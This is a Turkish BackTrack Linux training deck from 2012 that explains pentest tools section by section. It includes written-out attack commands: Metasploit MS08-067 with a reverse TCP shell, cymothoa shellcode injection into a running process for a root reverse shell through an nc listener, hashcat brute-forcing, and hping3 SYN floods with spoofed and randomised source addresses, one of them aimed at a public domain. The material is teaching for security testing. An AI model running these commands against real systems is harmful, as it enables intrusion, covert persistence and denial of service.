
```
msf exploit(ms08_067_netapi) > set RHOST 192.168.2.5
RHOST => 192.168.2.5
msf exploit(ms08_067_netapi) > set RPORT 445
RPORT => 445
```

- Exploitin çalıştırılması için “exploit” komutu kullanılır.
- Geri gelmek için veya yanlış bir komutu iptal etmek için “back” komutu kullanılır.

Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr

# msfclic

- Msfclic, metasploit'ı kullanan bir komut satırıdır.
- Metasploitte ki modülleri daha hızlı kullanmamızı sağlamaktadır.



```
root@BGA: ~
root@BGA:~# msfclic -h
Usage: /opt/metasploit/msf3/msfclic <exploit_name> <option=value> [mode]

Mode Description

(A)dvanced Show available advanced options for this module
(AC)tions Show available actions for this auxiliary module
(C)heck Run the check routine of the selected module
(E)xecute Execute the selected module
(H)elp You're looking at it baby!
(I)DS Evasion Show available ids evasion options for this module
(O)ptions Show available options for this module
(P)ayloads Show available payloads for this module
(S)ummary Show information about this module
(T)argets Show available targets for this exploit module
```

Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr

# msfclic

- Kullanımı;
- `msfclic windows/smb/ms08_067_netapi RHOST=192.168.2.4 payload=windows/shell/reverse_tcp`
- `windows/smb/ms08_067_netapi`  
= Kullanılacak modül seçilmiştir.
- `RHOST=192.168.2.4`  
= Hedef ip adresi.
- `payload=windows/shell/reverse_tcp`  
= Hedef sisteme yapılan saldırı başarıyla ulaşırsa, hedefte çalıştırılacak payload.

Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr

## msfclie

- Daha önce Metasploit ile ilgili Bilgi Güvenliđi Akademisi tarafında hazırlanmış olan Metasploit El Kitabı için;
- <http://www.bga.com.tr/calismalar/MetasploitElKitabi.pdf>

## Privilege Escalation

- Mevcut sistemler üzerinde sahip olunan yetkilerin genişletilmesi/yükseltimesi için kullanılacak araçların bulunduğu bölüm.

## hashcat

- **Hashcat Özellikleri:**  
Hashcat sitesini ziyaret ettiğimizde karşıma farklı toolar ve GUI çıkmakta. Bunlar; Hashcat, Hashcat-gui oclHashcat-lite and oclHashcat-plus.
- Hepsinin tek bir yazılım altında olmamasının ama nedenleri arasında, her bir tool'un özelleştiği bir alan olması ve bu alan hususunda farklı algoritmalara ihtiyaç duyulması yatmakta.
- *Hashcat onlarca farklı opensource yazılımı için salt cracking, 20 farklı algoritmaya göre cracking işlemi yapabilmektedir.*

Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr

## hashcat

**Hashcat** – Bir çok hash algoritması için crack işlemi yapabilen bu tool, multithreading desteklidir ve CPU gücünden yararlanmaktadır.

**oclHashcat-gui** – Hashcat multi OS destekli grafik ara yüzü.

**oclHashcat-lite** – Sadece bir adet hash cracklemek için geliştirilmiştir ve GPU desteklidir.

**oclHashcat-plus** – Eş zamanlı olarak bir çok hash için cracking işlemi yapabilmektedir. Wordlistleri kullanabilme ve oluşturabilme özellikleri için özelleştirilmiş.

Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr



## hashcat

GPU -[Graphics processing unit](#)- desteđi için dođru ekran kartı driverı kurulu olmalıdır. Nvidia (CUDA) ve AMD (OpenCL). Henüz Intel için destek verememektedir. Yapılan testler sonucunda AMD'nin mimarisinden ötürü AMD performansında Nvidia'dan 3 kat daha hızlı olduđu görölmüştür.

Backtrack Linux - 101 Eđitimi © 2012 | Bilgi Güvenliđi AKADEMİSİ | www.bga.com.tr

## hashcat

```
#!/hashcat-cli32.bin -a 3 -bf-pw-min=1 -bf-pw-max=10 -bf-cs-buf=0123456789 hashdosyasi.txt
```

-a 3 ile attack modu olarak brute-forcing seçilmiştir. –

-bf-pw-min=1 -bf-pw-max=10 parametrelerin şifrenin 1 ile 10 karakter aralığında olduğunu belirtmektedir.

-bf-cs-buf=0123456789 kısmında bir pattern belirlemesi yapıyoruz. Sadece rakamlar ile test gerçekleştirildi. Tercihen abcxz gibi karakterlerde dahil edilebilir.

Backtrack Linux - 101 Eđitimi © 2012 | Bilgi Güvenliđi AKADEMİSİ | www.bga.com.tr

## hashcat

Ardından hashcat yazılımı size 10 adet paragraf output verecektir. Bu açıklamalar incelendiğinde brute force işleminin bir basamaklı sayılardan başlayıp, on basamaklı sayılara ilerlemekte olduğunu görülecektir. 1,2,3,4,5,6 basamaklı sayı gruplarının total test süresinin 0 saniye altında olduğu görülmektedir.

Hashcat ile yapılan testlerin sonucu görmek için

<http://blog.bga.com.tr> arama kısmına "hashcat" yazınız.

## Maintaining Access

- Hedef sistemlerde bir oturum elde ettikten sonra, sisteme sürekli bağlı kalabilmek için kullanılacak araçların olduğu sekmedir.
- İşletim sistemleri, Web Uygulamaları ve Tünelleme için araçlar bulunmaktadır.

## cymothoa

- #Maintaining Access -> OS Backdoors ->cymothoa
- Pentest çalışmalarında, hedef sisteme erişim elde edildikten sonra sistemde kalıcı hale gelmek için arka kapılar oluşturulur.Bu konuda geliştirilen tekniklerden biri, çalışan bir process'e kod enjekte etmektir.
- Bu yöntemle, process'in dosya sistemindeki binary'sine herhangi bir zarar verilmediği için süreç RAM'de devam eder. Dolayısıyla, kendini diske yazan backdoor'lara göre tespit edilmesi daha da güçtür. Bir başka yazıda, analiz teknikleri yer alacaktır.

Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr

## cymothoa

- [Cymothoa](#), çalışan bir process'e kod enjekte eden casus bir yazılımdır.Hali hazırda kendi üzerinde bulunan shellcode'ları enjekte ederek saldırgana uzaktan yönetim ve sistemde görünmez olma imkanı sağlar.
- Shellcode enjekte etmek istediğiniz process'in process id'sini belirtmeniz yeterli. /bin/bash kabuğuna bir bakalım,

```
ps ax| grep bash
1725 tty1 S 0:00 -bash
1742 tty1 S+ 0:00 /bin/bash /usr/bin/startx
1959 pts/0 Ss 0:00 bash
1991 pts/0 S+ 0:00 grep --color=auto bash
```

Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr

## cymothoa

“bash” kabuğunun pid değeri **1959**

Hedef sistemden, reverse shell elde etmek için 3 numaralı payload'ı kullanacağız.

```
./cymothoa -p 1959 -s 3 -x 192.168.1.6 -y 4443
```

```
[+] attaching to process 1959
```

```
register info:
```

```

eax value: 0xfffffe00 ebx value: 0xffffffff
esp value: 0xbfca388 eip value: 0xb7766430

```

```
[+] new esp: 0xbfca384
```

```
[+] payload preamble: fork
```

```
[+] injecting code into 0xb7767000
```

```
[+] copy general purpose registers
```

```
[+] detaching from 1959
```

```
[+] infected!!!
```

Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr

## cymothoa

**-p** = /bin/bash process id'si

**-s** = 3. sıradaki back connect payload'ı

**-x** = back connect yapacağı ip adresi (saldırganın ip adresi)

**-y** = back connect yapacağı port numarası

Saldırgan, portu dinleme moduna aldığı anda kurban sistemden shell erişimi elde etmiş olur.

```
nc -vv -l 4443
```

```
Connection from 192.168.1.9 port 4443 [tcp/*] accepted
```

```
id
```

```
uid=0(root) gid=0(root) groups=0(root)
```

Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr

# Reverse Engineering

- Tersine Mühendislik çalışmalarında kullanılan araçların bulunduğu bölümdür.

Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr

## ***gdb***

### ***Reverse Engineering -> gdb.py***

- Gdb isimli araç ile sistemde çalışan uygulamaların hangi RAM adreslerinde bulunduğu, hangi kütüphaneleri kullandığı gibi bilgilere ulaşabilirsiniz.
- Gdb'e `-p` parametresi ile çalışan process'in PID değeri verilir.

Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr

## gdb

```
#ps aux |grep sshd
```

```
root 1874 0.0 0.2 5600 2120 ? Ss 13:07
0:00 /usr/sbin/sshd -D
```

```
root 1889 0.0 0.0 3372 744 pts/0 S+ 13:08
0:00 grep --color=auto sshd
```

```
root@BGA:~# gdb.py -p 1874
```

```
Attach process 1874
```

```
(gdb)
```

Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr

## gdb

Artık gdb'nin komut satırındayız. **Help** komutu size gdb'nin özelliklerini dönecektir.

```
(gdb) print $eip
```

```
Decimal: 3077506084
```

```
Hexadecimal: 0xb76f0424
```

```
Address is part of mapping: 0xb76f0000-0xb76f1000 =>
[vdso] (r-xp)
```

```
(gdb)
```

EIP veya EAX gibi registerların değerlerini görebilirsiniz.

Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr

## gdb

### (gdb) proc

Process ID: 1874 (parent: 1)

Process state: t

**Process command line:** ['/usr/sbin/sshd', '-D']

Process environment:

**PATH=**"/usr/local/sbin:/usr/local/bin:/usr/bin:/usr/sbin:/sbin:/bin", **TERM=**'linux', **UPSTART\_JOB=**'ssh', **UPSTART\_INSTANCE=**"

Process working directory: /

User identifier: 0

Group identifier: 0

SSH servisinin kullandığı path, process environment özelliklerini görebilirsiniz.

Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr

## gdb

### (gdb) stack

STACK: 0xbfede000-0xbfeff000 => [stack] (rw-p)

STACK-20: 0xb7754311

STACK-16: 0x00000001

STACK-12: 0x00000004

STACK -8: 0x00000014

STACK -4: 0xbfefdd44

STACK +0: 0xbfefdde8

STACK +4: 0x00000000

STACK +8: 0xb9481ed0

STACK+12: 0xb739493d

STACK+16: 0xb77758d0

STACK+20: 0xb9482640

Stack komutu ile stack ağacının durumunu görebilirsiniz.

Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr

## Stress Testing

- Bu kısımda kategorizelendirilmiş araçların çoğunun flood yapabilme özelliği vardır.
- İsteddiğiniz türde paketler üreterek, bu paketleri test edilecek sisteme göndermenizi sağlayacak araçlar bulunmaktadır.

Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr

## hping

### ***# Stress Testing -> Network Stress Testing -> Hping3***

- Hping, istenilen türde TCP/IP paketleri oluşturmak için kullanılan harikulade bir araçtır. Oluşturulacak paketlerde tüm alanları kendimize özgü belirlenebilmesi, dinleme modu ile hostlara arası dosya transferi ve komut çalıştırma özelliği(Truva ati?), IDS/IPS testleri için özel veri alanı belirtilebilmesi(ids imzalarının testi) gibi ileri düzey özelliklere sahiptir.

Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr



# hping

- Hping ile IP paketlerine ait istenilen alanlar düzenlenebilir. IP başlığına bakılırsa en önemli alanların kaynak\_ip adresi, hedef\_ip adresi, paket parçalama opsiyonu ve ip id numarası olduğu görülecektir.

```
Internet Protocol, Src: 91.93.119.80 (91.93.119.80), Dst: 192.168.2.27 (192.168.2.27)
 Version: 4
 Header length: 20 bytes
 Differentiated Services Field: 0x00 (DSCP 0x00: Default; ECN: 0x00)
 Total Length: 108
 Identification: 0xfb7e (64382)
 Flags: 0x04 (Don't Fragment)
 0.. = Reserved bit: Not set
 .1.. = Don't fragment: Set
 ..0. = More fragments: Not set
 Fragment offset: 0
 Time to live: 56
 Protocol: TCP (0x06)
 Header checksum: 0xb19c [correct]
 [Good: True]
 [Bad: False]
 Source: 91.93.119.80 (91.93.119.80)
 Destination: 192.168.2.27 (192.168.2.27)
```

IP Başlığı

Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr

# hping

- Hping kullanarak ilk paketimizi gönderelim. Öntanımlı olarak hping icmp yerine TCP paketlerini kullanır. Boş (herhangi bir bayrak set edilmemiş) bir tcp paketini hedef sistemin 0 portuna gönderir.

```
root@BGA:~# hping3 192.168.2.1
HPING 192.168.2.1 (eth1 192.168.2.1): NO FLAGS are set, 40 headers + 0 data byte
S
^C
--- 192.168.2.1 hping statistic ---
8 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

- Varsayılan durumda TCP paketleri üretir fakat kabiliyeti sadece bunla sınırlı değildir. İstenirse tamamen özelleştirilebilen Raw IP paketleri, icmp ve udp paketleri de oluşturulabilir.

Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr

# hping

- Hping Çalışma Modları
  - 0 --rawip Raw ip paketleri kullanmak için
  - 1 --icmp Icmp Paketi oluşturmak için.
  - 2 --udp UDP Paketleri oluşturmak için.
  - 8 --scan Klasik Tarama modu.
  - 9 --listen Dinleme modu
- TCP Paketleri ile Oynamak
  - Bir TCP paketinde hangi alanlar vardır, öncelikle buna biraz değinelim sonra hping ile tcp başlığındaki alanlar ile oynayarak neler yapabiliyoruz görelim.

Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr

# hping

The screenshot displays the output of hping, showing the details of a Transmission Control Protocol (TCP) packet. On the left, a bit field diagram shows the layout of the TCP header fields. On the right, the corresponding hex and ASCII values are listed.

| Bits                    | 0              | 3       | 4      | 9 | 10 | 15 | 16 | 31 |
|-------------------------|----------------|---------|--------|---|----|----|----|----|
| Source port number      |                |         |        |   |    |    |    |    |
| Destination port number |                |         |        |   |    |    |    |    |
| Sequence number         |                |         |        |   |    |    |    |    |
| Acknowledgment number   |                |         |        |   |    |    |    |    |
| Data offset             | Reserved       | Flags   | Window |   |    |    |    |    |
| Checksum                | Urgent pointer |         |        |   |    |    |    |    |
| Options                 |                | Padding |        |   |    |    |    |    |

```
Transmission Control Protocol, Src Port: 1168 (1168), Dst Port: 80 (80), Seq: 0, Len: 0
Source port: 1168 (1168)
Destination port: 80 (80)
Sequence number: 0 (relative sequence number)
Header Length: 28 bytes
Flags: SYN (S)
... .. = congestion window reduced (CWR): not set
... .. = ECHO: not set
... .. = urgent: not set
... .. = Acknowledgment: not set
... .. = push: not set
... .. = Reset: not set
... .. = SYN set
... .. = FIN: not set
window size: 16384
Checksum: 0xc890 (correct)
[Good checksum: True]
[Bad checksum: False]
Options: (8 bytes)
Maximum segment size: 1460 bytes
NOP
NOP
```

- TCP oturumunda en önemli bileşen bayrak(flags)lardır. Oturumun kurulması, veri aktarımı, bağlantının koparılması vb gibi işlerin tamamı bu bayraklar aracılığı ile yapılır. İnceleyeceğimiz diğer protokollerde(IP, ICMP, UDP) bayrak tanımı yoktur. İlk oluşturacağımız paket her TCP oturumunun kurulmasında ilk adımı oluşturan SYN bayraklı bir paket . Hping'e -S parametresi vererek SYN bayraklı paketler gönderebiliriz.

Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr

# hping

```
root@BGA:~# hping3 -S 192.168.2.1 -c 3
HPING 192.168.2.1 (eth1 192.168.2.1): S set, 40 headers + 0 data bytes
len=46 ip=192.168.2.1 ttl=255 DF id=0 sport=0 flags=RA seq=0 win=0 rtt=5.3 ms
len=46 ip=192.168.2.1 ttl=255 DF id=0 sport=0 flags=RA seq=1 win=0 rtt=2.5 ms
len=46 ip=192.168.2.1 ttl=255 DF id=0 sport=0 flags=RA seq=2 win=0 rtt=2.6 ms

--- 192.168.2.1 hping statistic ---
3 packets transmitted, 3 packets received, 0% packet loss
round-trip min/avg/max = 2.5/3.4/5.3 ms
root@BGA:~#
```

- -c parametresi ile kullanılmazsa hping durdurulana kadar(CTRL^c) paket göndermeye devam eder, -c ile kaç adet paket göndereceği belirtilir.
- RST Bayraklı TCP paketleri oluşturmak;
  - Hping3 -R 192.168.1.1 -c 3
- Benzer şekilde -R yerine diğer TCP bayrak tipleri konularak istenilen türde TCP paketi oluşturulabilir.

Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr

# hping

- Port Belirtimi
  - -p parametresi kullanılarak hedef sisteme gönderilen paketlerin hangi porta gideceği belirtilir. Default olarak bu değer 0 dır.
  - -s parametresi ile kaynak TCP portu değiştirilebilir, öntanımlı olarak bu değer rastgele atanır.
- 1000. porta RST, FIN, PUSH ve SYN bayrakları set edilmiş paket gönderimi


```
root@BGA:~# hping3 -RFPS -c 3 192.168.2.1 -p 1000
HPING 192.168.2.1 (eth1 192.168.2.1): RSFP set, 40 headers + 0 data bytes

--- 192.168.2.1 hping statistic ---
3 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr

# hping

- Hping kullanarak istenilen ip adresinden geliyormuş gibi paketler üretilebilir. Burada dikkat edilmesi gereken husus kaynak ip adresini spoof ederek gönderdiğimiz paketler hedefe ulaştıktan sonra dönecek cevabın bize değil spoof edilmiş ip adresine döneceğidir.



Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr

# hping

- Örnek: www.bga.com.tr adresine 10.10.10.10 ip adresinden geliyormuş gibi SYN paketleri gönderelim.

**hping3 -a 10.10.10.10 -S -p 80 [www.bga.com.tr](http://www.bga.com.tr)**

```
root@BGA:~# hping3 -a 10.10.10.10 -S -p 80 www.bga.com.tr
HPING www.bga.com.tr (eth1 199.27.135.47): S set, 40 headers + 0 data bytes
^C
--- www.bga.com.tr hping statistic ---
6 packets tramitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

- Ekrandaki sonuç incelenirse geriye hiç paket dönmediği(100% packet loss) görülecektir. Bunun sebebi gönderdiğimiz paketlere dönen cevapların 10.10.10.10 ip adresine gitmesidir.
- 10.10.10.10 ip adresi de –eğer varsa böyle bir adres- kendisine gelen bu paketlere RST bayraklı TCP paketleriyle cevap dönecektir.

Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr

# hping

- Paket oluştururken ip seviyesinde belirlenebilecek diğer bir özellik de paketlerin yaşam süresini belirleyen TTL değeridir. Hping ile istediğimiz ttl değerini pakete atayabiliriz. Burada dikkat edilmesi gereken husus TTL değerleri düşükse paketimizin hedefe ulaşmadan zaman aşımına uğramasıdır.

```
root@BGA:~# hping3 -t 10 www.google.com.tr -p 80 -S
HPING www.google.com.tr (eth1 173.194.35.152): S set, 40 headers + 0 data bytes
TTL 0 during transit from ip=209.85.255.60 name=UNKNOWN
TTL 0 during transit from ip=209.85.255.60 name=UNKNOWN
TTL 0 during transit from ip=209.85.255.60 name=UNKNOWN
TTL 0 during transit from ip=209.85.255.60 name=UNKNOWN
TTL 0 during transit from ip=209.85.255.70 get hostname...^C
```

- Çıktıdan da görüleceği gibi ttl değerini 10 yapıp gönderdiğimiz paketler Google.com'a ulaşmadan aradaki bir Router tarafından düşürülüyor ve bize bilgi mesajı olarak icmp paketleri dönüyor.

Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr

# hping

- Hedef sisteme milyonlarca farklı ip adresinden geliyormuş gibi istek gönderilebilir. Özellikle DOS/DDOs saldırılarının simulasyonlarında faydalı olan bir özelliktir.
- Hping3 --rand-source -S -p 80 www.bga.com.tr

```
root@BGA:~# hping3 --rand-source -S -p 80 192.168.2.1
HPING 192.168.2.1 (eth1 192.168.2.1): S set, 40 headers + 0 data bytes
^C
--- 192.168.2.1 hping statistic ---
5 packets tramitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
root@BGA:~# █
```

Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr

## Forensics

- Bu sekme altında sisteme bulaşmış rootkit'lerin tespiti, image recovery, network forensic gibi ihtiyaçları karşılayabilecek araçlar bulunmaktadır.

Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr

## chkrootkit

### ***Forensics -> Anti-Virus Forensic Tools -> chkrootkit***

- Chkrootkit aracı ile linux /unix sistemlere yerleşmiş rootkitleri tespit etmek için geliştirilmiştir.
- Chkrootkit aracı bilinen rootkit yazılımlarını tespit edebilmektedir.

Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr

## chkrootkit

```
#:/pentest/forensics/chkrootkit# ./chkrootkit -h
```

```
Usage: ./chkrootkit [options] [test ...]
```

Options:

- h yardım ekranı
- V Versiyon bilgisini göster
- l Sistemde aranacak rootkit'lerin ismi
- d debug
- q quiet mod
- x expert mod
- r dir Dizin belirt.
- n NFS formatında dizinleri geç

Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr

## chkrootkit

```
./chkrootkit
```

Komutu ile araç çalıştırılır. Ekranı tarama sonuçlarını verir.

Örnek:

```
Searching for Mithra... nothing found
Searching for LOC rootkit... nothing found
Searching for Romanian rootkit... nothing found
Searching for HKRK rootkit... nothing found
Searching for Suckit rootkit... nothing found
Searching for Volc rootkit... nothing found
Searching for Gold2 rootkit... nothing found
```

Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr

## Reporting Tools

- Bulguların raporlanması için kullanılacak araçların bulunduğu kısım.
- Yapılan çalışmalar, video ile aktarılmak istenirse;

***Reporting Tools -> Media Capture -> recordmyscreen*** uygulaması kullanılabilir.

Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr

## Services

- Backtrack üzerinde kurulu olarak gelen;
  - Apache
  - Mysql
  - Ssh
  - Snort

gibi uygulamalar servis olarak çalışmaktadır. Bu servislerin başlatılması/durdurulması için bu sekme kullanılabilir.

Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr



## Services

- Linux sistemlerde servis yönetimini “Temel Linux Kullanımı” başlığında anlatılmıştır.

Services -> HTTPD -> apache start

yolu ile

`#!/etc/init.d/apache2 start`

Veya

`#service apache2 start`

- Arasında hiçbir fark yoktur.

Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr

## Terimler Sözlüğü

- **offensive security:** Saldırı tarafından bakılarak güvenliği sağlama
- **pentest:** Belirlenen bilişim sistemlerine mümkün olabilecek her yolun denenerek sızılması
- **audit:** Denetim  
**gnome,kde=** Linux sistemlerde grafik arayüzü yazılımlarının isimleri
- **mount etmek:** Sistemin yüklü olduğu dosya sisteminin dışında ikinci bir disk, CDROM, DVD, iso vs. eklemek.
- **log takibi:** Sistemde yapılan işlemlerin izlerinin takibi
- **regex:** Düzenli ifadeler
- **pentest dizini :** Sistemde bulunan çoğu programın düzenli bir şekilde yer aldığı ana dizin

Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr

## Terimler Sözlüğü

- **dhcp:** tcp/ip üstünden ağda otomatik olarak ip,subnetmask,default gateway dağıtma işlemi.
- **ssh:** (secure shell) bilgisayar-bilgisayar, bilgisayar-sunucu, sunucu-sunucu bağlantılarında güvenli iletişimi sağlar.
- **kernel thread:** Çekirdek iş parçacığı
- **salt:** Şifrelere yazılım tarafından eklenen rastgele değerlere verilen isim.
- **rootkit:** Çalışan süreçleri, dosyaları veya sistem bilgilerini işletim sisteminden gizlemek suretiyle varlığını gizlice sürdüren bir program veya programlar grubudur.